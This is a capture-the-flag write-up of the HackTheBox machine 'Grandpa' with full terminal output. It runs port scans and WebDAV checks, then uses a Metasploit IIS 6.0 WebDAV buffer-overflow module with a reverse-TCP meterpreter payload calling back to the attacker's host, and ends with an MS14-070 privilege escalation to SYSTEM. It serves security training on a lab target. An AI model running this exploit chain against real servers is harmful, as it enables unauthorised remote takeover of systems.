


HackTheBox – Grandpa



Summary

- Discovered IIS version 6.0 running on port 80
- Exploited known buffer overflow vulnerability in IIS 6.0 to gain a meterpreter session.
- Discovered several exploits that could potentially be used to escalate privileges.
- Used MS14-070 exploit to escalate meterpreter session to system privileges.

Recon

I began by adding 10.10.10.14 to /etc/hosts as grandpa.htb, I followed this up with several port scans, only revealing port 80 running IIS 6.0.

```
driggzzzz@kali:~/Desktop/HTB/Grandpa$ sudo nmap grandpa.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 09:45 EDT
Nmap scan report for grandpa.htb (10.10.10.14)
Host is up (0.014s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 3.60 seconds
driggzzzz@kali:~/Desktop/HTB/Grandpa$ sudo nmap grandpa.htb -T5 -sV -sC -p80
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 09:45 EDT
Nmap scan report for grandpa.htb (10.10.10.14)
Host is up (0.012s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
_ http-methods:
  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
_ http-server-header: Microsoft-IIS/6.0
_ http-title: Error
_ http-webdav-scan:
  WebDAV type: Unknown
  Server Date: Mon, 29 Jun 2020 13:50:39 GMT
  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
  Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
_ Server Type: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.01 seconds
driggzzzz@kali:~/Desktop/HTB/Grandpa$ ports=$(sudo nmap grandpa.htb -T5 -p- | grep ^[0-9] | cut -f1 -d "/"); echo $ports
80
driggzzzz@kali:~/Desktop/HTB/Grandpa$ davtest --url http://grandpa.htb
*****
Testing DAV connection
OPEN          SUCCEEDED:          http://grandpa.htb
*****
NOTE Random string for this session: heHiGf9KGI_
*****
Creating directory
MKCOL         FAIL
*****
Sending test files
PUT jsp      FAIL
PUT shtml    FAIL
PUT cfm      FAIL
PUT pl       FAIL
PUT txt      FAIL
PUT asp      FAIL
PUT jhtml    FAIL
PUT aspx     FAIL
PUT php      FAIL
PUT html     FAIL
PUT cgi      FAIL
*****
/usr/bin/davtest Summary:
driggzzzz@kali:~/Desktop/HTB/Grandpa$
```

As it doesn't appear possible to abuse WebDAV options, searching for a software exploit using searchsploit yielded a potential foothold. IIS version 6.0 is vulnerable to buffer overflow. The easiest way to exploit this is via a metasploit module.

```
driggzzzz@kali:~/Desktop/HTB/Grandpa$ searchsploit iis 6.0
-----
Exploit Title
-----
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities
-----
Shellcodes: No Results
driggzzzz@kali:~/Desktop/HTB/Grandpa$
```

FootHold

It is possible to create a meterpreter session using the *iis_webdav_scstoragepathfromurl* module.

```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > options
Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):
  Name      Current Setting  Required  Description
  ----      -
  MAXPATHLENGTH 60             yes       End of physical path brute force
  MINPATHLENGTH 3               yes       Start of physical path brute force
  Proxies      no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS       10.10.10.14     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT        80              yes       The target port (TCP)
  SSL          false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI    /               yes       Path of IIS 6 web application
  VHOST        no              no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.14.22     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Microsoft Windows Server 2003 R2 SP2 x86

msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run
[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (176195 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.22:4444 -> 10.10.10.14:1030) at 2020-06-29 09:56:10 -0400

meterpreter >
```

Privilege Escalation

Attempting to enumerate the system through the meterpreter session is unsuccessful as the necessary permissions aren't available, this is easily circumvented by migrating to a process owned by the network service account. After migrating to the davcddata.exe process it confirms that I have access to the network service account.

```
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
----	-----	----	----	-----	----	----
0	0	[System Process]				
4	0	System				
272	4	smss.exe				
324	272	csrss.exe				
348	272	winlogon.exe				
396	348	services.exe				
408	348	lsass.exe				
616	396	svchost.exe				
684	396	svchost.exe				
740	396	svchost.exe				
768	396	svchost.exe				
804	396	svchost.exe				
940	396	spoolsv.exe				
968	396	msdtc.exe				
1088	396	cisvc.exe				
1128	396	svchost.exe				
1184	396	inetinfo.exe				
1224	396	svchost.exe				
1336	396	VGAuthService.exe				
1416	396	vmtoolsd.exe				
1464	396	svchost.exe				
1604	396	svchost.exe				
1716	396	alg.exe				
1792	396	dllhost.exe				
1820	616	wmiprvse.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\wbem\wmiprvse.exe
1920	396	dllhost.exe				
2120	396	vssvc.exe				
2180	1464	w3wp.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	c:\windows\system32\inetsrv\w3wp.exe
2256	616	davcddata.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\inetsrv\davcddata.exe
2304	2180	rundll32.exe	x86	0		C:\WINDOWS\system32\rundll32.exe

```
meterpreter > migrate 2256
[*] Migrating from 2304 to 2256...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

Using metasploits *local_exploit_suggester* module yields a few results for exploits that could potentially allow privilege escalation.

```
msf5 post(multi/recon/local_exploit_suggester) > options
Module options (post/multi/recon/local_exploit_suggester):
  Name          Current Setting  Required  Description
  ----          -
SESSION         false           yes       The session to run this module on
SHOWDESCRIPTION  false          yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows ...
[*] 10.10.10.14 - 30 exploit checks are being tried ...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > █
```

Using MS14-070 is successful, switching back to the original meterpreter session and running *getuid* reveals the session running as the system account.

```
msf5 post(multi/recon/local_exploit_suggester) > search ms14_070
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/windows/local/ms14_070_tcpip_ioctl 2014-11-11      average Yes     MS14-070 Windows tcpip!SetAddrOptions NULL Pointer Dereference

msf5 post(multi/recon/local_exploit_suggester) > use 0
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > options
Module options (exploit/windows/local/ms14_070_tcpip_ioctl):
  Name          Current Setting  Required  Description
  ----          -
SESSION         yes             yes       The session to run this module on.

Exploit target:
  Id  Name
  --  --
  0   Windows Server 2003 SP2

msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > set SESSION 1
SESSION => 1
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > run

[*] Started reverse TCP handler on 192.168.84.133:4444
[*] Storing the shellcode in memory...
[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[*] Exploitation successful!
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > █
```

```
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

